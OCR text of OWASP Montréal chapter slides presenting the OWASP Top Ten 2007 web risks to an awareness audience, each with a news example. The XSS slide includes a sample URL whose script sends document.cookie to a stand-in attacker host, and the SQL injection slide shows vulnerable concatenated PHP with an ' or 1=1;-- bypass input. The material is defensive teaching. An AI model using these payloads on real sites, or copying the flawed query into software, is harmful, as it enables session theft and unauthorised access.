OWASP Montréal
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OWASP
Education Project

The OWASP Foundation
http://www.owasp.org

Agenda

- Acknowledgments
- Montreal chapter presentation
- OWASP goal
- OWASP Top Ten 2007
- Rob Labbé (Microsoft Canada)
- Your expections?

Acknowledgments

Microsoft®

CGI

Centrale Taxes ®

- **Kate Hartmann**, Operation Director, OWASP
- **Board members**, OWASP Montreal

Chapter presentation

- Site :
  - http://www.owasp.org/index.php/Montreal
- Discussion list:
  - https://lists.owasp.org/mailman/listinfo/owasp-montreal
- Board members:
  - **Benoit Guérette**
    - Senior Consultant, Centrales Taxes Inc.
  - **Philippe Gamache,**
    - CEO at Parler Haut, Interagir Librement
    - Author of Sécurité PHP 5 et MySQL
  - **Laurent Desaulniers**,
    - Computer Security Advisor, Dartech
  - **Sean Coates**,
    - Web Architect, OmniTI, New York
  - **Philippe Blondin**,
    - Gardien Virtuel

Register to Montreal Chapter's discussion list


- Ask questions about web application security
- Participate to discussions!

OWASP Goals

- **Charitable** organization
- **Community** of APPSEC experts
- **Educative mission**, with documents, tools and recommendations
- 100% open source (free)
- ~130 chapters around the world organizing regular **meetings** and **conferences**

www.owasp.org

OWASP Top Ten 2007



OWASP
The Open Web Application Security Project
http://www.owasp.org


www.owasp.org/index.php?title=Top_10_2007

OWASP Top Ten 2007


- Top Ten 2007 – Executive summary
  - Visual with exemples
  - Prepared for managers, for APPSEC budgets allocation
- Refer to OWASP.org for more informations
  - http://www.owasp.org/index.php/OWASP_Top_Ten_Project

A1 – Cross Site Scripting (XSS)


- **Condition #1 -> The site displays data or parameters back**




- **Condition #2 -> Data/parameters not validated**



A1 – Cross Site Scripting (XSS)




A1 – Cross Site Scripting (XSS)



Hello Joe. Log to SuperBook.com and check my comment:

http://www.superbook.com/commentaires.php?comment=<script>http://myevilsite.ru/grab.cgi?'%20+document.cookie</script>



Vulnerable site, display back the parameter content

http://**myevilsite.ru**

- Stealing of **Joe's** Cookie (Most popular of all XSS)
- Attacker buy books with **Joe's** account

Example**: December 2008 - **American Express web bug exposes card holders

A2 – Injection Flaws

SQL injection is very popular. One should never accept a parameter value directly in a SQL query:

PHP: $sql = "SELECT * FROM users WHERE id = '" . $_REQUEST['id'] . "' and pass = '" . $_REQUEST['password'] . "';

Code d'usager John

Mot de passe ********

PHP: $sql = "SELECT * FROM users WHERE id = '**John**' and .....

Code d'usager ' or 1=1;--

Mot de passe ********

PHP: $sql = "SELECT * FROM users WHERE id = '**' or 1=1;--**' and .....

Example**: January 2006 – **Russian hacker steals 53,000 credit card numbers from Rhode Island government

A3 – Malicious File Execution

The image file contains a PHP script
<?php
Attacker's PHP script
?>

A victim surf the net -> Script Execution!!!

Example**: 2002 – **Guess.com exposed 200,000 client files and credit cards

A4 – Insecure Direct Object Reference

http://www.MyBank.com/Interface?id=**471249**


Real account number

Example**: 2000 – **A citizen downloaded 17,000 business files by modifying the account number in the URL of the Australian Taxation Office's GST Startup Assistance site


A5 – Cross Site Request Forgery (CSRF/XSRF)

The user is not aware that an action is executed (forged URL)

#1 The user connects it's bank



#2 He looks at his favorite forum (where the forged link is hidden)



Vulnerable forged request

****

#3 Script execution!!!

Example:

Popular auction site, the forged request executed a BID for each visitor looged to the site

A6 – Information Leakage and Improper Error Handling

- Do not help an attacker…

Server Error in '/' Application.

Exception of type System.OutOfMemoryException was thrown.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.

Source Error:

```
An unhandled exception was generated during the execution of the current
web request. Information regarding the origin and location of the
exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.]
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.


exception

```
java.sql.SQLException: Internal Error
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:169)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:211)
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:274)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.initCollElemTypeName(OracleTypeCOLLECTION.java:949)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.getAttributeType(OracleTypeCOLLECTION.java:996)
at oracle.jdbc.oracore.OracleNamedType.getFullName(OracleNamedType.java:91)
at oracle.sql.TypeDescriptor.initSQLName(TypeDescriptor.java:128)
at oracle.sql.TypeDescriptor.getName(TypeDescriptor.java:103)
at oracle.sql.StructDescriptor.getClass(StructDescriptor.java:415)
at oracle.sql.STRUCT.toJdbc(STRUCT.java:365)
at oracle.jdbc.oracore.OracleTypeUPT.unpickle80rec(OracleTypeUPT.java:236)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec_elems(OracleTypeCOLLECTION.java:553)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80rec(OracleTypeCOLLECTION.java:383)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unpickle80(OracleTypeCOLLECTION.java:329)
at oracle.jdbc.oracore.OracleTypeCOLLECTION.unlinearize(OracleTypeCOLLECTION.java:218)
at oracle.sql.ArrayDescriptor.toJavaArray(ArrayDescriptor.java:501)
…
```

Apache Tomcat/5.0.28

A7 – Broken Authentification and Session Management


- No password policies
- No account lockout after x bad attempts
- -> Brute Force Password Guessing



Password dictionnary

Example**: January 2009, **access to administrator accounts on www.twitter.com


A8 – Insecure Cryptographic Storage



Example**: 2006, **TJX - 45 millions credit card numbers stolen

A9 – Insecure Communications

Protect sensitive informations!



A10 – Failure to Restrict URL Access

- Hide of a web page is not a security feature
  - http://www.exemple.com/admin/adduser.php
  - http://www.exemple.com/siteadmin.pl
  - http://www.exemple.com/approveTransfer.do

- Calculate access privileges in the browser side and not on the server:
  - ***Example**: January 2007, **MacWorld registration website vulnerability**, allowed attacker to steal 1700$ value platinum pass to the exhibition*

Rob Labbé presentation, Microsoft

What are your expectations?

- Help us serve you better:
  - High level meetings (management)
  - Technical
  - Get together (5-7)
  - Training
  - Conformity
  - Networking
  - Another idea?